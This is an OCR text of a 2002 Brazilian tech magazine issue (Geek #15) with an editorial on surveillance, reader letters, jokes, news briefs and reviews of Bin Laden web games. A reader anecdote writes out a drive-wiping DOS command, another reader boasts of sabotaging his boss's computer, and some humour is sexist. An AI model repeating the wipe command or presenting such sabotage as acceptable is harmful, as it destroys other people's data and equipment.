DIGERATI

LINUX: 2 Distribuições + Programas

Tecnologia, Informática & Comportamento

Geek

ANO III - NÚMERO 15 - R$ 9,90

ANTHRAX FREE

Gravação de DVDs

39 Programas para seu micro virar uma estação de produção de DVDs

& Manual Completo de Autoria

Terror!

Sinta o que um terrorista sente, 3 simuladores de vôo no CD

Contém outros destaques do CD no verso

TCL/TK, Perl Python e mais

Superpacote de programação com softwares e cursos

H4ck1n6!

- 13 Programas
- Falhas em Web servers pessoais
- Vulnerabilidades de Java e...

No lixo

O que acontece com os computadores quando eles morrem

Luz no escuro

A informática a serviço de quem não enxerga

E mais:

Cuecas, baratas, Godzilla, antipornô, antibafo Garbage...

ISSN - 1516-9650

De DJ de bailinho

De cineasta de casamento

a DJ Marky.


a Steven Spielberg.


Já nas bancas
Ou pelo site:
www.digerati.com.br

- Assistir a filmes e ouvir músicas.
- Gravar filmes para DVD e produzir canções.
- Editar vídeos caseiros e virar um DJ virtual

Seu computador pode virar um verdadeiro estúdio
Bem-vindo à revolucão. Bem-vindo- à Áudio Vídeo Digital.

DIGERATI





Imagens: Reprodução

www.echelonwatch.org

www.stopcarnivore.org

Tudo bem, quem sou eu para duvidar da capacidade das autoridades, ainda mais norte-americanas, de monitorar a comunicação de todo o planeta? Eles estão, sem sombra de dúvida, equipadíssimos para encontrar, interceptar e rastrear qualquer tipo de comunicação suspeita. Mas daí a achar que eles vão conseguir peneirar todo o tráfego digital de informações, identificar suas fontes, investigar e encontrar criminosos, sem cometer equívocos vai uma longuíssima distância.

Posso estar escrevendo a maior bobagem, e admito não estar devidamente informado para dizer isso, mas o volume de dados que circula planeta afora via web, satélite, telefone, TV, carta, pombo-correio, telégrafo e sinais de fumaça é muito grande para ser examinado perfeitamente.

Dizer que o Carnivore ou o Echelon vão submeter toda a população mundial a uma inclemente vigilância é como dizer que a indústria fonográfica vai conseguir eliminar a cópia de músicas, que as fabricantes de software vão eliminar a pirataria ou que os hackers vão desaparecer.

Os sistemas de monitoreção que ganharam fôlego depois do dia 11 de setembro de 2001 são perigosos e merecem ser observados de perto. Significam um atentado de Estado à privacidade dos cidadãos de todo o mundo. Mas não são eles que vão conseguir impedir o trânsito nos subterrâneos da informação. O jorro de palavras, números e códigos é intenso demais para ser barrado.

De qualquer forma, eu, você e todos que gostam de tecnologia e fazem uso dela com prazer, têm um motivo a mais para sentir-se observados. Por isso, muito cuidado com o que você escreve, diz e principalmente faz. E já dizia Vicente Matheus, "quem está na chuva é pra se queimar"...

O Editor

TECLANDO NO ESCURO

Já imaginou como seria usar computadores sem enxergar nada? Não imagine, entenda o que isso significa

10 IN BOX
Fala que a gente escuta
Maldades com micros, Rage Against The Machine, Feminismo e imbecilidade

12 IN TUNE
Informações, variedades & bobagens em geral
Manivelas, CDs da AOL, Windows XP, Osama Bin Laden, AntiPornografia, Genitais Pequenos, Godzilla, Hoax, Baratas com Chips e mais

20 CHARACTER
Os humanos que fazem a diferença
Eric Raymond, o filósofo do software livre & Susan Kare, a mulher que criou os ícones para os sistemas de janelas

28 HARDWARE
Placas, gabinetes & cia
Computadores para a tenra idade, para quem ainda usa fraldas, para a gurizada. Resumindo: para os pentelhos...

30 E-WORLD
Mundo eletrônico
"Por favor, Scotty, teleporte o senhor Spock"

32 AHEAD
O futuro bate à porta
Agora não são mais os governos que financiam a exploração espacial. Chegou a vez dos milionários carimbarem seus passaportes para Marte

50 HACKER SPACE
Ou alguém acha que está seguro?
Falhas no PWS, Java Applets vulneráveis, Senhas de compartilhamento que não seguram ninguém, Rasteiras no Yahoo!, Terrorismo & Hackerismo e outras surpresas

56 SCAN
Para quem nós tiramos o chapéu
Livro de ex-hacker, Soundforge, Max Payne, Garbage, Ameaça Virtual, folhas antibafo, CDs educativos e muito mais

60 GUIA DO CD
Leia a bula
Informações para rodar o CD sem problemas e mais: a relação completa dos softwares no CD com uma breve descrição

62 CÓDIGO-FONTE
Palanque aberto
O atentado ao WTC atingiu você também

Tatiana Lucheta

22

A MEMÓRIA DA INFORMÁTICA

Computadores não são mais novidade, na verdade já são peças de museu. Conheça o Museu do Computador, em São Paulo

Divulgação

36

O COMPUTADOR VIRA VENENO

Para onde os computadores vão quando morrem? Resposta: para depósitos de lixo, envenenar o solo e as pessoas

46 A VERDADE - OU QUASE...

Extraterrestres entre nós, lavagens cerebrais, Bill Gates e outras teorias conspiratórias do mais alto nível paranóico-tecnológico

48 ADOBE ATACA!

A história da represália da Adobe ao jovem que testou - e quebrou - os limites de seu prezado Acrobat

66 MUNDO ESTRANHO

Quem diria, hem?

O que a tecnologia pode fazer com nossas vidas...

Geek Times

apresenta...

Tudo sobre DVDs

de história a autoria - no caderno central

NO CD-ROM BÔNUS

A partir da página 63 você encontra dicas para utilização do CD-ROM bônus dessa edição e mais uma relação completa dos softwares e arquivos que ele traz, com breves descrições de cada um. No próprio CD há um arquivo com a relação dos programas: Conteudo.htm.

Abaixo alguns destaques do CD:

- Especial DVD: programas para quem está interessado em produzir DVDs com auxílio do micro.
- Acessibilidade: softwares que facilitam a vida de usuários deficientes.
- 2 Distribuições de Linux: uma compacta e outra que roda no Windows.
- Simuladores de Vôo: nesses tempos em que aviões transformaram-se em verdadeiros mísseis de guerra, experimente a sensação de pilotar um deles.
- Pacote de programação: softwares para criar jogos, para programar em TCL/ TK, VB, Perl, Java, C, C++...
- H4ck3rz: 16 programas para quem... você sabe para quem.

A Silicon Valley Toxics Coalition afirma que, nos 315 milhões de computadores que estão despejados nos EUA, encontram-se nada mais, nada menos que 544 mil toneladas de chumbo, 907 toneladas de cádmio, 544 toneladas de cromo e 181 toneladas de mercúrio.

O que um dia teve utilidade


vai acabar virando lixo

lixo
lixo lixo
lixdixo lixo
lixbixo lixo lixo
lixo lixo lixo lixo
.lixo lixo lixo lixo

Pág. 36

Quando o computador vira veneno

Pág. 36



AOL no paredão I

Eu vou dar uma ajuda para a AOL com mais sugestões de como distribuir CDs:

- Junto com os pacotes de café: quando você acorda e vai fazer o café, faça bem forte para ficar bem acordado e não querer instalar o CD...
- Distribuir em bares: assim as pessoas, depois de uns goles, podem querer instalar o CD...
- Colocando slogans verdadeiros e que não enganam ninguém: "Novo (de 99) AOL 6.0. A Internet ainda mais fácil (para travar o seu PC), ainda melhor (pra conflitar). 600 horas grátis (que você nunca utiliza, pois teria que ficar conectado 25 dias sem descanso, e num só mês...)

Ricardo B. JR. por e-mail

AOL no paredão II

Não acreditava que um provedor pudesse ser tão mala sem alça, mas quando eu fui testar esse tal AOL 6.0...

Os testes foram bem até que chegou uma tal de notificação dizendo que meu comportamento nas salas de bate-papo da AOL era impróprio. Eu li o e-mail, continuei a navegar, me desconectei e quando voltei apareceu "conta inválida". Liguei para o serviço de atendimento e pra minha surpresa, disseram que bloquearam a minha conta só porque eu escrevi em uma sala "take your ass to my finger". É mole? Só por causa de umas palavrinhas eles vão lá, cancelam sua conta e ainda falam de um tal código de ética das salas de bate-papo AOL. Quase falei com todo o respeito: "enfia esse código no ass"! Minha conclusão é que esses caras são piores que prostitutas virgens.

Guilherme G. Reis por e-mail

Raiva contra a máquina

Assistindo a um programa de videoclipes, notei que no boné do guitarrista da banda Rage Against the Machine estava escrito: Geek. E' isso...Falowz!

Gabriel por e-mail

Divulgação

Assinante da

Venho através desse e-mail comunicar que adoro a revista de vocês, mas tem algumas matérias que eu não gosto. Por exemplo, quando vocês falam mal da revista Info. Eu sou assinante e acho a revista muito boa. Vocês falam mal da matéria de segurança que tem um pitbull na capa, mas a revista é muito instrutiva.

Ponto fraco da Geek: ao invés de ficar procurando defeito na revista da concorrência, vocês deveriam mudar o site da Geek, que está mais do que manjado. Quanto a matéria a respeito de programas que baixam MP3, vocês tentam, mas a Info com uma única matéria falou do site Morpheus! Tenho quase todas as revista de vocês, gosto muito, mas não é por aí que vocês vão vencer a concorrência. Ah, e não adianta mandar uma notificação dizendo que meu e-mail não tem acentuação, pois meu teclado está desconfigurado. Deixo esse e-mail para vocês ficarem pontuando e achando alguns erros de portugues.

Airton por e-mail

Os erros de português a gente arrumou, mas quanto ao teclado que não acentua... "Vâmo configurá essa joça, Airton! Toma vergonha, rapaz! É só usar o Painel de controle dessa bodega de Windows!"

Resposta feminina

Em resposta àquela piada ridiculamente machista da edição14 na seção BOZO... [NR - comparando mulheres a computadores], na verdade os computadores são machos!! Afinal, 1º) Não importa quanta informação você lhes dê, eles nunca sabem o que fazer. 2º) Uma versão melhor sempre pode ser encontrada na esquina ou na casa de um amigo. 3º) Eles cativam você e a fascinam, até você levá-los para casa. 4º) É sempre bom manter BACKUPS... 5º) Eles farão tudo o que você quiser...basta apertar os botões certos. 6º) A melhor parte deles são os joguinhos que se pode experimentar... 7º) Muito uso acaba com eles por vários dias. 8º) O tamanho importa...

Gigli por e-mail

Reprodução

Pra você que nunca ganha

E aqui estão as melhores histórias enviadas por leitores contando quais as maiores barbaridades que eles já fizeram para computadores. Realmente, a imaginação humana não tem limites.

A primeira cagad.....

Lembro-me como se fosse ontem de meu 1º micro: um 386 SX 25 com 8 mega de memória. Quando comprei, não era o "top", mas era um bom micro. Nele, eu podia jogar Prince of Persian e o infeliz Comanche. Ah, havia ainda um modem de 14.400 - esse sim, um "must". Na verdade, eu só jogava quando meu irmão deixava, pois infelizmente não sabia mexer no infeliz do micro. Certo dia, um vizinho me passou o game Comanche. Ele ainda se dispôs a me explicar como eu devia instalar, mas como todo brasileiro, eu disse: "Eu sei, não precisa explicar".

Foi então que olhei numas anotações que tinha feito vendo meu irmão usar o micro e vi o seguinte: "md leonardo", "cd leonardo", "a:", "copy *.* c:", "c:", "cd ", "deltree/y* c:\leonardo", "rd leonardo"...

Então fui copiar, mas como naquela brincadeira do telefone sem fio, em que a mensagem sempre chega errada, aconteceu: "md lerornado", "cd lerornado", "a:", "copy* *c:", "c:", "cd ", "deltree/y *.*"

Lembro que depois tentei usar novamente alguns comandos, não consegui, desligue-i, religuei e nada. Então saí de fininho. Infelizmente, ele fui descobrir o levei um baita esporro, mas aquela primeira deletada eu nunca esqueci.

Vinícius Alves Tôco por e-mail

Vingança contra o chefe

A pior coisa que já fiz para um computador foi quando trabalhava numa empresa de software para gestão hospitalar. Como todo estagiário, sempre me ferrava, sempre ficava com a pior máquina. Como se isto não bastasse, por falta de um, tinha dois chefes, um da área técnica e outro da área comercial. O da área técnica era engenheiro eletrônico, ou pelo menos dizia ser, e era aquele tipo de cara que acha que sabe tudo.

Uma vez, o computador dele parou e ele me perguntou o que poderia ser. Respondi que poderia ser vírus ou o micro tinha pifado, já tava no bico do corvo mesmo. Entrei na Bios e percebi que o micro havia perdido a referência do HD, só que, como estava no horário de almoço, saí. Quando voltei, o cara já estava com o micro aberto em cima da mesa. Não tive tempo de falar nada e ele já foi dizendo: "deixa que eu resolvo". Pouco depois, ele foi para uma reunião e percebi que era minha hora. Peguei uns parafusos e encaixei entre a placa-mãe e o gabinete e, para piorar, abri a fonte e invertí os fios.

Meu chefe voltou, fechou o gabinete, ligou o micro na tomada e quando ele apertou o botão pra ligar, parecia dia de São João. Foi cada estouro mais lindo que o outro. Mas o mais legal foi ver a cara do infeliz, branco, verde, azul. O micro torrou por dentro, não sobrou nada e levou quase uns 3 dias pra sair o cheiro. Foi muito bom!

Arthur Ventura por e-mail

Carta imbecil do mês

A partir dessa edição, vamos escolher um leitor pra Judas - e vamos malhá-lo como manda a tradição. Se você tem coragem, mande seu e-mail imbecil e pague o mico com divulgação nacional. E para inaugurar a seção, a mensagem de um leitor que respondeu ao nosso pedido por histórias de maldades feitas contra computadores.

A pior coisa que fiz com meu computador foi deixá-lo dormir sem agasalho. O bichinho dormiu com frio, pois não coloquei sua capa.

João Sérgio por e-mail

A culpa é do revisor

(mas ele já foi obrigado a comer todas as páginas com erros...)

Vergonhosamente apresentamos os piores erros da Geek #14. Lembramos que quem acha erros e manda pra gente corre o risco de ganhar prêmios - a gente escolhe os mais perspicazes*

Foram detectados erros de português e digitação nas págs. 4, 5, 9, 10, 12, 14, 16, 17, 21, 24, 25, 27, 30, 31, 32, 34, 36, 43, 46, 47, 48, 52, 55, 58, 59, 60, 62, 65.

- Na pág. 16, dissemos que o agente Fox Mulder morreu com a picada de um inseto. Ele não morreu, simplesmente desapareceu.
- Na pág. 19, na nota "Calibre seu desconfiômetro", a notícia falsa é a do hacker norueguês, a terceira.

Nas págs. 47 e 51, as frases em destaque estão erradas. Elas vieram da revista Geek 13, da entrevista com Linus Torvalds.

- Na pág. 65, indicamos que faltariam 11 tópicos para descrever. Na verdade, faltariam 9.

*** Mas se você achar um erro que na verdade não existe, será obrigado a nos enviar um prêmio.**

Agenda

DefCon10

A 10ª edição da DefCon maior convenção hacker do mundo, acontece de 2 a 4 de agosto de 2002 em Las Vegas

Avião SP-LasVegas:
US$ 1.000,00 (cerca de)

Diária no hotel Paris (com shows de strip):
US$ 129,00

Satisfação:
Não tem preço

www.defcon.org

Preconceito pouco é bobagem

Print screen para Loiras

Pediram a ela para fazer dez cópias de um arquivo do Word

As oxigenadas que nos perdoem, mas a culpa não é nossa - vide propaganda da AOL com a Carla Perez

A AOL não está só

Mais Spam-CDs...

EazyNet Teleweb está distribuindo kits de acesso sem solicitação

Já estávamos cansados e entediados. Afinal, há muito tempo só a AOL mandava CDs com kits de acesso para a gente, em enorme quantidade, digase de passagem. Mas, nos últimos dias, tivemos a grata surpresa de receber um kit de acesso da EazyNet TeleWeb. Não pedimos e não sabemos como eles nos acharam, mas o disco já ocupa lugar de honra em nossa pilha de 20 metros com CDs de provedores. Se a gente instalou o kit? O que você acha?

Internet Vai Por Água Abaixo

WaterNet traz ao Brasil a revolução da Internet à prova d'água

Chega de navegar pela Web! O lance agora é "mergulhar"

Os dias do ADSL estão contados! Chegou a conexão à Internet por meio da rede hidráulica! Você conecta os computadores bastando apenas uma pequena alteração na estrutura dos encanamentos da sua casa.

Você acredita? Tudo bem, teve muita gente que acreditou na **WaterNet** como se fosse mesmo uma tecnologia importada da Holanda. Na verdade, não passa de uma piada descarada, que serve para ver o grau de credulidade das pessoas na internet. Basta ver a hilariante página contendo os pedidos reais das pessoas, que se dizem maravilhadas com o novo sistema.

Segundo o "fabricante", a WaterNet pode ser usada por uma rede de computadores, desde que haja torneiras suficientes na casa, para cada um. E mais, no Brasil, devido à alta quantidade de cloro da água local, tem-se uma velocidade de conexão 10% maior em relação à Holanda.

Placa Waternet: essa ganha de lavada das outras

www.waternet.hpg.com.br

Ginástica Passiva

Manivela Digital

Celulares com "tecnologia de corda"

Não importa o desenvolvimento tecnológico. Vamos voltar a usar aparelhos movidos a corda, como no tempo dos nossos avós. A diferença é que agora você vai "dar corda" em equipamentos digitais. Isso mesmo... A Atkin Design and Development, empresa britânica, criou um projeto para produzir rádios, lanternas e celulares que são recarregados por uma manivela. A idéia é usar "formas limpas de energia", que não poluem e são abundantes.

A empresa diz que já tem vários investidores interessados e, a curto prazo, até laptops poderão contar com as tais manivelas.

Durval Lélis, o inventor da Dança da Manivela, que não tem nada a ver com a manivela dessa notícia

Lampadinha

Foi a primeira memória...

O brinquedinho aí parece uma lâmpada, não? Mas acredite: foi o primeiro dispositivo eletrônico usado em computadores. O nome do aparato é diodo e foi inventado em 1905 pelo inglês J. Ambrose Fleming.

O diodo foi muito usado como retificador de corrente elétrica e a detecção ou não da passagem de corrente permitiu consolidar o sistema binário 0 e 1. Com vários diodos foi construída a memória binária.

Os diodos ainda existem, bem mais modernos e com múltiplas aplicações na Eletrônica.

Processador de 20 GHz?!?

Bumpless Build-up Layer

Nova surpresa na velocidade dos chips

Não, não é mais um boato da Internet. A *Intel* anunciou o desenvolvimento de uma tecnologia que vai aumentar a performance dos chips até esse número astronômico.

A novidade chama-se "Bumpless Build-Up Layer" ou BBUL. Com mudanças na estrutura interna dos processadores, eles diminuirão ainda mais de tamanho e consumirão menos energia.

E pensar que chegamos há pouco na marca de 2 GHz.

Pentium 4
muito em breve vai virar peça de museu

Aproveitando a deixa


Geek apresenta: Bin Laden Games

Osama Bin Laden movimenta a indústria de entretenimento eletrônico

Nome do game: Bad Dudes Vs. Bin Laden
Onde: www.newgrounds.com
O que rola: Não se engane com o visual que sugere um jogo de luta ao estilo de Street Fighter. Aqui você não vai fazer mais que clicar no mouse apontando para o personagem de verde, que apenas vagamente lembra o inimigo nº 1 da América.
Índice de diversão: 20
Forçou a barra em: 90%

Nome do game: New York Defender
Onde: www.uzinagaz.com
O que rola: Você precisa acertar os aviões que vão pra cima do WTC. É só mirar e clicar no mouse. Prepare-se para uma chuva de aviões de deixar qualquer George Bush em pânico.
Índice de diversão: 90
Forçou a barra em: 40%

Nome do game: Osamatron
Onde: www.osamatron.com
O que rola: Tortura em cima do Bin Laden. A ação é quase nula, pois você só clica nas opções de métodos sádicos.
Índice de diversão: 80%
Forçou a barra em: 60



Nome do game: Bin Laden Liquor Store
Onde: www.fieler.com/terror
O que rola: Tiros no Bin Laden e um refém que fica atrapalhando. Você ainda precisa recarregar a arma e dar uns goles no refrigerante.
Índice de diversão: 100
Forçou a barra em: 10%

Nome do game: Unreal
Onde: www.cyberextruder.com/template.asp?page=50
O que rola: Isso ao lado é o game Unreal rodando com um skin do Bin Laden. O site CyberExtruder oferece também skins do barbudo para os games Quake III e The Sims. É só baixar e detonar o em 3D.
Índice de diversão: 65
Forçou a barra em: 5%

Intolerância I


Linux? Arghhhhh!!

Não é todo mundo que gosta

O Linux é o sistema operacional que mais cresce no mundo, é mais estável, funciona bem melhor que o Windows e, por isso, é o sistema preferido dos geeks e de todos que conhecem um pouco de informática, certo? Errado! Tem gente que detesta o Linux!

Na minha dos sites "eu odeio" não faltou um que odiasse o sistema geek. O responsável usa o nick de **"Impostor"** - o nome verdadeiro é Hanley, o resto ele não diz.

Não se trata de um masoquista fã do Windows ou outro sistema operacional, o que importa é dizer que o Linux não presta. O site não é atualizado constantemente e o Guestbook também não fica lotado, mas quem quiser dar uma olhada



Intolerância II

Windows XP? Blearrghhhhh!!!!!!!!!!


Ou você achava que a nova versão do gigante da MS seria diferente?

Nem bem saiu de fábrica e a versão XP já está com alguns "probleminhas" (pra variar...) Um caso exemplar: o Money 2001, componente do WorksSuite 2001, também da Microsoft, não funciona no novo sistema!

A solução até que é simples: basta fazer o upgrade para o Money 2002, ou seja, quem já comprou o Windows Me e o Money 2001 vai ter que abrir a carteira pra pagar dois upgrades.

O WinXP também traz algumas novidades para quem curte MP3: o sistema vem com um gerador que limita a qualidade dos arquivos (até 56 Kbps).

Evidentemente, qualquer um pode usar outro software gerador, mas os usuários que testaram o sistema já reclamaram que os programas mais populares não funcionam tão bem no XP. Coincidência ou não, o formato WMA roda suavemente.



Mas vendo pelo lado positivo...

10.000
Quantidade aproximada de Bugs no Windows NT 4

63.000
Quantidade aproximada de Bugs no Windows 2000

106.500
Quantidade aproximada de Bugs na versão beta 2 do Windows XP

Conclusão

A ocorrência de bugs diminuiu! Do Windows NT 4 para o 2000 apareceram **53 000** bugs. Do 2000 para o XP apareceram só mais **43.500**. Vitória.

Easter Egg

Pinball no World 97

O mistério escondido no "ovo azul"

Jogar Pinball no Word? É simples. Entre no Word, digite Blue, selecione, vá no formatar, fonte, coloque o texto em azul e em negrito, coloque o cursor no final da palavra e dê espaço. Vá em ajuda sobre o MS Word. Clique no ícone do Word segurando as teclas Ctrl e Shift e pronto. Para mover os flippers, use M e Z. A façanha só dá certo no Word 97.

Ricardo Batista mandou esse Easter Egg e faturou. Também quer ser ganhando? Mande sua dica pra gente: R. Haddock Lobo, 347 - 12º andar - SP - CEP 01414-001 ou por e-mail: info@digerati.com.br

GRANDES MOMENTOS DA INFORMÁTICA

A Lei que marcou a informática no Brasil

E foi assinada ainda no período de transição da ditadura...

29 de outubro de 1984. A poucos meses de deixar o Palácio do Planalto, o último presidente militar, João Batista Figueiredo, sanciona a Lei no 7.232, que define os rumos da informática no Brasil.

A Lei 7.232/84 ficou mais conhecida como "Lei da Reserva de Mercado" e gera polêmica até hoje. O texto definia pontos cruciais para a política brasileira na informática, sendo os mais importantes benefícios, proteção e incentivos fiscais às empresas de capital nacional e restrições à importação de tecnologia. Com isso, possibilitou o surgimento de inúmeras empresas brasileiras que protegidas pela legislação, vendiam seus produtos sem maiores problemas com a concorrência das gigantes multinacionais - essa era a tal "reserva", conceito que, apesar de ratificado em 1984, já vinha sendo empregado desde 76, no governo do general Geisel.

Figueiredo, o presidente que atrapalhou (ou será que ajudou?) o desenvolvimento da indústria nacional de informática

Alguns vêem pontos positivos na Lei da Reserva: regulamentou um Plano Nacional de Informática, estimulou a pesquisa para o desenvolvimento tecnológico, estabeleceu supervisão pelo Congresso de todas as medidas aplicadas ao setor. Já os críticos atribuem a essa lei boa parte do nosso atraso e de nossos problemas: muitas das empresas nacionais copiavam a tecnologia existente e como não sofriam concorrência direta das multinacionais, ficavam obsoletas, sem falar no contrabando de peças e suprimentos que até hoje continua bem ativo. Pelo bem ou pelo mal, o que existe de computação realmente brasileira é fruto da "reserva", que também influenciou políticas de informática que vieram depois.

A Lei 7.232/84 teve muitos de seus preceitos revogados ou modificados na época do presidente Fernando Collor, com a lei 8.248/91, e depois com a Emenda Constitucional nº 6/95 que, eliminando a antiga definição de "empresa de capital nacional" da Constituição, permitiu estender benefícios e incentivos a qualquer uma que queira instalar filiais ou fazer associações no Brasil.

Fábrica de sites falsos

Antipornô explícito

Se você gosta de cybersexo, pode cair no truque do GetSomeReal

Um grupo de suecos, incomodados pela avassaladora quantidade de sites pornográficos na Web, criou uma "coalisão antipornô" chamada **GetSomeReal**. Tática do movimento: criar sites pornôs falsos, colocá-los no topo dos search engines e conscientizar os pornófilos que os acessam de que sacanagem demais não leva a nada.

Quem acessa um site vinculado ao GetSomeReal, cujo slogan é "Porn's fake - Girls Are Real" (Pornô é falso - Garotas São Verdadeiras), dá de cara com fotos "censuradas" e um layout dando a entender que a página foi invadida. Quem não concorda com a iniciativa tem um curioso argumento: sacanagem de verdade é não mostrar sacanagem pra quem está querendo sacanagem. Sacou?

www.getsomereal.com

INDUÇÃO AO RISO - OU QUASE

Piada #0007

Baseada em fatos reais...

Um técnico estava ajudando um iniciante a configurar o micro. Depois de longas horas, o usuário deu-se por satisfeito mas pediu que ele configurasse o set-up para impedir o acesso de outras pessoas.

O técnico reiniciou o micro, ativou a opção "password" e pediu pro cliente sentar e digitar a senha. Como queria algo "rebelde e chocante", ele digitou a palavra "penis".

Foi então que o micro respondeu:

** PASSWORD REJECTED. TOO SHORT **

Cotação: PC XT 286, 4,77 Mhz, 640 Kb RAM, 127 MB HD

Na China limpeza da Web é realizada com esfregões tamanho GG

Hoax do Mês

O Dia de Limpeza da Internet

Os melhores boatos espalhados pela Web

Se você manda e recebe e-mails, as chances de que já tenha lido um hoax, uma daquelas mensagens contendo notícias denúncias ou pedidos no limite entre o absurdo e o possível, são de 100%. Para homenagear essas pérolas da imaginação humana, fizemos uma pesquisa e escolhemos um dos hoax mais interessantes já surgidos. Apesar de velhinho, tem gente que ainda acredita no

DIA DE LIMPEZA DA INTERNET

O quê?

Uma mensagem dizendo que as atividades na Internet precisam ser totalmente interrompidas durante 24 horas para a realização de uma limpeza na rede. A lavagem deve eliminar e-mails antigos, FTPs inativos e sites que não recebem visitas. O objetivo é aumentar a velocidade de navegação na rede.

Como?

Todos os computadores devem ser desconectados da Internet. Todos os servidores devem ser desligados. Discos e drives ligados à rede também devem ser desconectados.

Quem caiu?

Acredite se quiser, muita gente. E, além de desligar suas máquinas, as vítimas ainda repassavam o e-mail, esquecendo um fato básico: se todos desconectarem-se da Net, ela simplesmente deixa de existir.

O Império contra-ataca

O Windows é seu, mas não é seu

Microsoft processa usuários que tentam vender suas versões do sistema operacional

